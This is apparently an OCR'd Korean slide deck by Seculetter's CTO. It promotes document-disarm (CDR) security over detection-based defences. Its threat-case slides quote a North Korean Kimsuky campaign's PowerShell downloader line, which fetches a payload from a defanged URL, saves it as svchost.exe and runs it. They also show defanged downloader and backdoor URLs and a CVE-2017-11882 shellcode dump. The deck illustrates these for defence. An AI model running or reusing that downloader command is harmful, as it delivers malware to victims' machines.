"DETECT에서 DISARM으로:
보안 기술의 진화"

시큐레터 이승원 CTO

Detect & Disarm Unknown Threat

"현대인은 전자 문서로 일을 합니다. 문서는 아주 익숙합니다.
그래서 문서로 해킹 공격하면 잘 먹힙니다."

"최신 악성 문서 기반 해킹공격은 아직 어떤 기업도,
어떤 국가도 해결하지 못한 중대한 보안 위협입니다."

악성 문서 분석 전문가 그룹
"시큐레터"가 바로 이 문제를 해결합니다.

#악성코드분석가 #리버스엔지니어링 #근원적해결방법

SECULETTER

SECULETTER

콘텐츠 보안 위협 진단 플랫폼 - MARS PLATFORM

[제품/서비스]

On-Premise

Cloud

- File Security (MARS SLF)
- Email Security (MARS SLE)
- Zero Trust Security (MARS SLCDR)
- Threat Intelligence (MARS TI)


이메일 구간 | 망연계 구간 | 문서중앙화 구간 | 웹 공용(민원) 게시판 구간

[핵심분석엔진]

M DICE
악성코드 분석가의
Non-PE 위협 분석 데이터 서비스

M REVERSE
자동화된 리버스 엔지니어링
콘텐츠 취약점 탐지/진단

M CDR
유입된 악성 코드 차단 및 제거
ZERO TRUST 콘텐츠 무해화



M AI
머신러닝 기반
AI 악성여부 판별

M NOM@L
악성코드 전문
위협 리포트

M con TI
보안 위협 인텔리전스

진단 속도 12초
악성코드 진단 속도
어셈블리 레벨 진단오진 및 과탐 최소

업계최고 탐지율
업계 최고 악성파일 탐지율
(한국인터넷진흥원 성능평가)

선제방어 솔루션
제로트러스트 기반 더 **강력한보안** 리버스엔진과 CDR엔진 결합

※ MARS PLATFORM : Core 엔진과 위협방어 진단 대응을 위한 분석 기술이 포함되어 있다.

SECULETTER

DETECT vs DISARM

[탐정/경찰/법원]

[공항 검색대]

최신 IT보안 트렌드 및 기존 해킹 방어 체계의 문제점

SECULETTER

문제점 1 - 문서 위협


최신 보안 동향 (1) 문서 공격의 특수성 및 위험성


- **최신 사이버 웨폰(Cyber Weapon) = 문서(Document)**
- **현대인의 주 업무**
  . 컨텐츠(문서) 생산 및 소비
  . 커뮤니케이션 (이메일, 메신저)

→ 문서로 공격하면 성공률 매우 높음!
(예: 이력서/견적서/주문서 등)

"단순히 문서를 열기만 해도, 랜섬웨어 감염"

※ 관련 기술 : Exploit, Macro, DDEAUTO, etc






※ 문서 위협 사례

HOME > 이슈 > 주의

김수키 해킹조직, 코로나 이슈 및 WSF 기반 악성파일...


길민권 기자 | 승인 2020.06.30 14:50


"스크립트 파일 발견할 경우 각별히 주의해야"



hxxp://www[.]sofa[.]rs/wp-content/themes/twentynineteen/sass/layout/h1.jpg


[김수키 해킹조직, 코로나 이슈 및 WSF 기반 악성파일…위협 도구로 활용중 - 데일리시큐 (dailysecu.com)]






C:\WINDOWS\system32\cmd.exe /c **powershell** (new-object System.Net.WebClient).DownloadFile('hxxp://www[.]sofa[.]rs/wp-content/themes/twentynineteen/sass/layout/h1.jpg','%temp%\\svchost.exe'); %temp%\\svchost.exe;

※ 문서 위협 사례







downloader


hxxp://xxx[.]234[.]xxx[.]47/20090/greatideaoflove.vbs

backdoor

hxxps://paste[.]ee/d/...







CVE-2017-11882 Shellcode


Attach process name	EQNEDT32.EXE (1428)
Module	eqnedt32.exe
Register	
Memory data	00000000 BD3D49084081C530 743DC08B5DCF8B13 .=I.@..Ot=..]... 00000010 BBF377F6E981E3B4 E74E028B1B52FFD3 ..w.....N...R.. 00000020 83C078FFE093B62A 441887A3489641 40 ..x....*D...H.A@
Payload	
Disassembly x86	BD3D490840 MOV EBP,4088493D 81C530743DC0 ADD EBP,C03D7430 8B5DCF MOV EBX,DWORD PTR [EBP-31] 8B13 MOV EDX,DWORD PTR [EBX] BBF377F6E9 MOV EBX,E9F677F3 81E3B4E74E02 AND EBX,024EE7B4 8B1B MOV EBX,DWORD PTR [EBX] 52 PUSH EDX FFD3 CALL EBX 83C078 ADD EAX,00000078 FFE0 JMP EAX 93 XCHG EAX,EBX B62A MOV DH,2A 44 INC ESP 1887A3489641 SBB BYTE PTR [EDI+419648A3],AL
Description	CVE-2017-11882 취약점에서 사용하는 쉘 코드를 확인하였습니다.
Detection	Malicious

문제점 2 - 이메일

"기업에 악성코드를 심는 가장 편리한 방법"

※ 사례 - 이메일을 통한 악성 문서 공격

“형 말대로 자소서 다시 썼어! 함 봐줘’ - “자소서.doc”




자료화면 : ENA 드라마 이상한 변호사 우영우

드라마 ‘이상한 변호사 우영우’ 15화 - 온라인 쇼핑몰 해킹사건

※ 사례 - 이메일을 통한 해킹 공격

북 해킹조직 '김수키', 북한전문기자 노렸다…메일 내용 보니 (sbs.co.kr) (2024.03.06)



Q. 해킹 막을 방법 있나?

[안정식 북한전문기자 : 요즘 해커들은 악성파일을 바로 보내지는 않아요. 저도 이번에 메일을 두세 차례 주고받은 다음에야 악성파일이 왔거든요. 그러니까 상대방을 최대한 안심시킨 다음에 작업에 들어가는데요. 어쨌든 이상한 파일 오면 절대적으로 열어보지 않는 게 중요하고요. 백신이 일부 도움이 될 수는 있겠습니다만 요즘 북한 해커들은 백신을 우회하는 공격 방법 많이 활용한다고 합니다. 낯선 파일 받으시면 파일은 열어보지 말고 메일 보낸 당사자를 최대한 접촉해서 확인하는 노력 좀 필요할 것 같습니다.]

문제점 3 - 해킹 고도화

공격 대상 기업에 맞춤형 악성코드 제작 (Targeted APT Attack)

일단 타겟이 되면 악성코드가 감염될 수 밖에 없는 구조

SECULETTER

문제점 3 - 해킹 고도화

공격(해커) vs 방어(IT보안팀) - 주도권 싸움

- 때리면 일단 맞는다 (최신 악성코드가 출현하면 일단 감염된다.)
- 그 다음에 가드를 올린다. (그 다음에 대응이 시작된다.)

※ 샘플수집 - 분석 - 패치 - 배포

“해커가 주도권을 잡고 있는 일방적인 싸움”

좀 더 고도화 할 수 는 없을까?

새로운 패러다임 필요!!!

선탐지(DETECT), 후조치(RESPONSE) 구조의 약점

. IT보안 담당자는 모든 탐지건을 확인/분석/조치 수행 → 많은 업무 부담, 피로도 누적

APT 해킹 공격에는 큰 효과가 없음

. 해커는 이미 방어 무기 체계(상용 IT보안 솔루션)에
대해 잘 알고 있음. 한번이라도 뚫린다면? 침해사고 발생!

수상한 이메일은 일단 의심하라 ?!?!

. 현실적인 어려움 & 업무 효율성 저하
. 사용자, IT보안 담당자 → 피로감 증가

Zero Trust
보안 철학

SECULETTER

SECULETTER

Zero Trust

최신 보안 철학 트렌드

※ 2021년 美 NSA, ZeroTrust 가이드라인 발표

아무것도 믿지 않는다

. 내부 임직원도 안 믿고, (예: 거액에 매수되어 정보 유출하는 산업 스파이 사례)

. 상용 보안 솔루션도 안 믿는다. (예: 2020년, 솔라윈즈 공급망 해킹을 통한 美정부 해킹 사례)

예시

1) 일본 FANUC 社

> 이메일(X), 전화&팩스(O)

> 글로벌 공장(X), 일본 공장(O) ※ 일본인만 고용

2) 미국 Lockheed Martin 社

> 美보안 부서(NSA, DIA, CIA, FBI, DHS)와 긴밀한 관계

근원적 대응 방법 제시

DETECT vs DISARM

SECULETTER

차별화 기술 | DISARM

기존 보안 솔루션(ex: AV/Sandbox) 문서 변경 [X] vs Zero Trust DISARM 문서로 변경 [O]

Zero Trust 보안 철학에 기반한 문서 DISARM 시스템

. 내부 임직원이 만든 문서에도 악성코드가 감염되어 있을 수도 있다.
. 보안 솔루션이 정상이라고 판단한 문서가 사실은 악성 문서일 수도 있다.

[역발상] 디지털 문서를 사이버 해킹이 불가능한 형태로 바꿔버리자!

. 해킹용 악성 문서에 활용되는 액티브 컨텐츠 제거
예) OLE, ActiveX, Macro, JavaScript, DDE(AUTO), Hyperlink, etc

(ZT 철학 적용 가능) 특정 환경에서 가장 알맞은 보안 솔루션 형태

. “이쪽으로는 안전한 파일만 보내주세요~”

차별화 기술 | DISARM

기술 비교	DETECT ※ 탐정/경찰/법원	DISARM ※ 공항 검색대

기본 철학	• **판단에 의존**
	  • ‘악성 파일’은 차단하고,
	  • ‘정상 파일’은 통과시킨다.
		• **악성 및 정상을 판단하지 않고**
		  • ‘위협 가능 요소’를 모두 제거한다.
		  ※ 예) Macro, Script, ActiveX, etc

대응 방식	• 선탐지(DETECT), **후조치(RESPONSE)**	• **선조치(DISARM)**, 후보고(REPORT)
장 점	• 대부분의 환경에서 적용 가능	• ZT 철학 기반의 확실한 방어 대책 • 특수 환경에서 적용 가능

단 점	• ‘판단’이 잘 못 되면 문제 발생
	  • 악성 미탐 시, 해킹 사고 발생
	  • 정상 오탐 시, 업무 영향성 발생 및 후속 조치(RESPONSE) 필요
		• ‘제거’가 잘 못 되면 문제 발생
		  • 문서 레이아웃 변경 및 문서 깨짐 등
		• ‘제거’ 자체로 인한 업무 불편 가능 (예: 정상 Macro 등)

적용 추천 구간	• 일반적인 업무 환경	• **웹게시판 구간** (예: 민원처리, 보험신청 등) ‘거부권이 없는 상황’ • **Unknown 이메일 구간** (예: 기자, 인사/영업/구매 등) • **보안 강화 구간** (예: OT망, DataCenter 등)

차별화 기술 | DISARM - 문서 레이아웃 유지

〈타사 실패사례〉

MSIS 685 : LINEAR PROGRAMMING
LECTURE 4
10/1/98
Scribe : Boubakar S. Fofana

I. DEGENERACY

An LP problem is called degenerate if a basic variable is zero at some dictionary.
As a result, we may not be able to improve the objective function (noted here z) from that dictionary.

This causes a problem. Normally, any dictionary [ ] improves the value of the objective function produced by [ ] in a finite number of iterations the algorithm converges to the optimum point without ever coming back to the points already visited. In a degeneracy situation we may end up in an infinite loop.
Example of degeneracy :
Basic variables [ ] and [ ] were driven to zero from the previous dictionary to the current one :

→
→ z = 1 + x [ ] + 3x [ ]

BAD

〈원본〉

MSIS 685 : LINEAR PROGRAMMING
LECTURE 4
10/1/98
Scribe : Boubakar S. Fofana

I. DEGENERACY

An LP problem is called degenerate if a basic variable is zero at some dictionary.
As a result, we may not be able to improve the objective function (noted here z) from that dictionary.
This causes a problem. Normally, any dictionary D_k improves the value of the objective function produced by D_{k-1} in a finite number of iterations the algorithm converges to the optimum point without ever coming back to the points already visited. In a degeneracy situation we may end up in an infinite loop.
Example of degeneracy :
Basic variables x_2 and x_3 were driven to zero from the previous dictionary to the current one :

→
→ $z = 1 + x_4 + 3x_5$
→ $x_1 = 3 + 2x_4 + 3x_5$ (1)
→ $x_2 = 0 - x_4 - x_5$ (2)
→ $x_3 = 0 + 3x_4 - x_5$ (3)

Solution associated with this dictionary :
Basic variables : $x_1 = 3, x_2 = x_3 = 0$;
Non-basic : $x_4 = x_5 = 0$;
Objective function : z=1.

This solution calls for a number of observations :
1) →It is not necessarily optimal, since both the coefficients of x_4 and x_5 in z are positive.
2) →Since the non-basic variables are characterized by the fact that they take on the value of zero, switching x_3 and x_4 should not matter since they lead to the same value of z , with a vector solution geometrically similar to the previous ,although different algebraically. There lies the ambiguity of degeneracy.

Degenerate dictionary may produce a new one, or even lead to the initial dictionary, causing an infinite loop, called cycling. However, cycling is a very rare occurrence ; the process may stall, but rarely does it come back to previous point. It is even very difficult to manufacture an

GOOD

〈DISARM〉

MSIS 685 : LINEAR PROGRAMMING
LECTURE 4
10/1/98
Scribe : Boubakar S. Fofana

I. DEGENERACY

An LP problem is called degenerate if a basic variable is zero at some dictionary.
As a result, we may not be able to improve the objective function (noted here z) from that dictionary.
